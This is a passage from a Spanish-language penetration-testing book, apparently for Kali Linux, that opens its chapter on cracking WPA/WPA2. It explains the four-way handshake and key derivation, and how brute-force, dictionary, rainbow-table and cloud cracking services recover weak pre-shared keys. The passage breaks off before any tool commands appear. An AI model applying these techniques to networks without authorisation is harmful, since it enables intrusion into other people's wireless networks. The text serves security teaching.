
En la ventana principal, puede ver que la entrada **Key-Database** se ha rellenado con su clave recuperada.

En efecto, después de completar un ataque, la clave descifrada se guarda en una base de datos SQLite y podrá ver los detalles haciendo clic en el botón **Key-database**.

Resumen

En este capítulo se cubrió el protocolo WEP, los ataques que se han desarrollado para crackear las claves, el paquete aircrack-ng y otras herramientas automatizadas incluidas en Kali Linux que implementan estos ataques.

El siguiente capítulo cubrirá el protocolo WPA/WPA2 y las herramientas utilizadas para atacarlo.



Capítulo 7

Cracking del WPA / WPA2

Este capítulo examinará el protocolo Wi-Fi Protected Access (WPA/WPA2) y se analizarán las técnicas y las herramientas para recuperar su clave de cifrado.

Los temas tratados son los siguientes:

- Una introducción a WPA / WPA2
- Cracking de WPA con Aircrack-ng
- Cracking de WPA con Cowpatty
- Cracking de WPA con la GPU
- Cracking de WPA con herramientas automatizadas

7.1 Una introducción al WPA / WPA2

WPA/WPA2 son dos versiones diferentes de un protocolo de seguridad desarrollado por Wi-Fi Alliance para sustituir al WEP como el estándar de seguridad para los protocolos 802.11. El protocolo WPA se publicó por primera vez en 2003 y, a su vez, fue reemplazado por su sucesor el WPA2 en 2004, como parte del estándar IEEE 802.11i.

Tanto WPA como WPA2 admiten dos modos de autenticación:

- **WPA-Personal** y
- **WPA-Enterprise**.


En el modo WPA-Personal, se usa una PSK (por sus siglas en inglés *Preshared Key* "Clave previamente compartida") para la autenticación y no hay necesidad de un servidor de autenticación. La PSK podría ser una frase de contraseña (*passphrase*) que tiene una longitud de 8 a 63 caracteres ASCII imprimibles.

Mientras que el modo WPA-Enterprise requiere un servidor de autenticación que se comunique con el AP mediante el protocolo RADIUS, los clientes se autentican utilizando el protocolo EAP (*Extensible Authentication Protocol*). Se verá ataques contra WPA-Enterprise en detalle en el capítulo 8 «Ataque al AP y al a infraestructura».

Este capítulo se enfocará en atacar la autenticación WPA-Personal. WPA- Personal y WPA-Enterprise comparten el proceso de autenticación entre el AP y el cliente (STA en el siguiente diagrama), que se conoce como handshake de cuatro vías.

El protocolo handshake de cuatro vías está diseñado para que el AP (o autentificador) y el cliente (o suplicante) puedan demostrarse mutuamente que conocen la PSK / PMK sin revelar la clave. En lugar de divulgar la clave, el AP y el cliente cifran mensajes entre sí, que solo pueden descifrarse utilizando el PMK que ya comparten, y si el descifrado de los mensajes fue exitoso, esto prueba el conocimiento del PMK.

En el siguiente gráfico se muestra el proceso de handshake de 4 vías y, a continuación, se describen los 4 mensajes que son enviados entre el cliente y el AP:



Las cuatro fases del proceso de autenticación son las siguientes:

1. En la primera fase, ambas partes establecen independientemente una clave llamada PMK (por sus siglas en inglés *Pairwise Master Key* "Clave maestra en pares") de 256 bits. Esta clave se genera a partir de la PSK y del SSID de la red. Luego, el AP envía un número aleatorio, el **ANonce** *(AP Nonce)*, al cliente que lo usa para construir

una nueva clave llamada **PTK** (por sus siglas en inglés *Pairwise Transient Key* "Clave transitoria por pares") que se utilizará para cifrar el tráfico. El PTK se genera a partir de los siguientes atributos: PMK, ANonce, SNonce y de la dirección MAC tanto del cliente como del AP.

2. El cliente, una vez que tiene el PMK, responde enviando su propio valor nonce al AP, envía un **SNonce** (*STA Nonce*) junto con un **MIC** (por sus siglas en inglés *Message Integrity Code* "Código de integridad del mensaje").
3. El AP construye y envía al cliente una clave **GTK** (*Group Temporal Key* "Clave temporal grupal"), que se usa para descifrar el tráfico de multicast o de transmisión, junto con otro MIC. El AP comprueba que el cliente tiene realmente el PMK al verificar el MIC durante el intercambio de autenticación. Si el MIC es incorrecto, significa que el PTK y el PMK también son incorrectos, ya que el PTK se deriva del PMK.
4. El cliente envía un mensaje de confirmación ACK (*Acknowledgement*) al AP indicando que las claves temporales son instaladas.

Analizando el handshake de cuatro vías, puede observar que, a diferencia de WEP, la clave de cifrado (el PTK) es única, porque es una función de los parámetros relacionados con el proceso de handshake y nunca se intercambia entre el AP y el cliente.

WPA utiliza el protocolo de cifrado **TKIP** (*Temporal Key Integrity Protocol* "Protocolo de integridad de clave temporal") desarrollado por la Wi-Fi Alliance para sustituir temporalmente el cifrado WEP, pero también se descubrieron algunas vulnerabilidades y quedó obsoleto en las últimas versiones del estándar 802.11.

WPA2 utiliza el protocolo **CCMP** (*Counter Cipher Mode Protocol* "Protocolo de modo de contador de cifrado") de manera predeterminada, que es un protocolo basado en el algoritmo **AES** (*Advanced Encryption Standard* "Estándar de cifrado avanzado") que es el algoritmo de cifrado por bloques adoptado como un estándar por el gobierno de los Estados Unidos.

Al atacar WPA, el principal interés es recuperar el PMK. Si la red está configurada en modo de clave previamente compartida, el PMK le puede permitir leer el tráfico de todos los demás clientes (con algo de engaño) y autenticarse exitosamente.

WPA-PSK tiene casos de uso similares a los despliegues WEP tradicionales, por lo que solo debe usarse en oficinas domésticas o pequeñas. Como la PSK es todo lo que se necesita para conectarse a la red, si un empleado de una red grande se va de la empresa o se roban un dispositivo, toda la red debe reconfigurarse con una nueva clave. En su lugar, debería utilizarse WPA Enterprise en la mayoría de las organizaciones, ya que proporciona autenticación individual, lo que permite un mayor control sobre quién puede conectarse a la red inalámbrica, este tema se tratará en el siguiente capítulo 8 «Ataque de AP y la infraestructura».


7.1.1 Atacar el WPA

El protocolo WPA/WPA2 (en lo sucesivo, simplemente WPA) se considera seguro porque se basa en protocolos de autenticación y encriptación fuertes, especialmente WPA2, con AES-CCMP. A continuación, se muestra que es vulnerable solo si se usan PSK débiles.


Se ha comprobado que TKIP es vulnerable a ataques que podrían conducir al descifrado e inyección de paquetes, pero no a la recuperación de la PSK. Para crackear la PSK, debe capturar las cuatro tramas de handshake, que le dan todos los parámetros a partir de los cuales se calcula el PTK, incluido el MIC utilizado para verificar si su clave candidata es correcta o no.

Una vez que tenga el archivo del paquete capturado, puede intentar crackear la clave lanzando un **ataque de fuerza bruta** fuera de línea o un **ataque de diccionario** sobre él. Un ataque de fuerza bruta implica verificar todo el espacio de la clave, es decir, todas las posibles combinaciones de caracteres que podrían formar la clave. Para ser factible, la PSK debe ser corto. De lo contrario, una PSK fuerte requeriría mucho tiempo para ser descifrado.

Para tener una idea de la cantidad de tiempo requerida, debe estimarla a través de una de las calculadoras de fuerza bruta disponibles en línea, por ejemplo, la de http://lastbit.com/pswcalc.asp. Suponiendo que pudiera probar 100000 claves por segundo, que es una tasa bastante alta, podría sorprenderse al descubrir el tiempo necesario para crackear una clave de 8 caracteres de longitud.



Para una clave de 63 caracteres de longitud, el resultado es bastante desalentador:




En un ataque de diccionario, en cambio, necesita probar todas las palabras contenidas en un archivo de diccionario o lista de palabras. Para tener éxito, la clave debería estar incluida en las listas de palabras utilizadas.

Hay algunas técnicas para acelerar el proceso de cracking. Para un ataque de diccionario, una técnica es usar una lista (o tabla) de *hashes* precalculados, también llamada *tabla rainbow* (tabla de arco iris), en lugar de una lista de palabras. De esta forma, se calcula previamente los PMK a partir de las palabras de un archivo de diccionario y son almacenados en la *tabla rainbow*. Los inconvenientes son que cada ESSID de red requiere su *tabla rainbow*, ya que el PMK también depende del ESSID, y que es necesaria una gran cantidad de espacio en el disco.

También hay servicios en línea basados en la nube que permiten, con el pago de una tarifa, crackear las claves del WPA/WPA2, simplemente proporcionando el archivo handshake de cuatro vías y el SSID de la red. Un ejemplo de este tipo de servicio es CloudCracker, disponible en https://www.cloudcracker.com/.

En las siguientes secciones, se cubrirá el proceso de cracking de una clave del WPA utilizando los paquetes aircrack-ng y Cowpatty utilizando el escenario mostrado en la siguiente figura:



7.2 Cracking del WPA con aircrack-ng


En la sección anterior, se mencionó que, para descifrar una clave del WPA, primero debe capturar las cuatro tramas relacionadas con un handshake WPA entre el AP objetivo y un cliente. Para hacerlo, puede 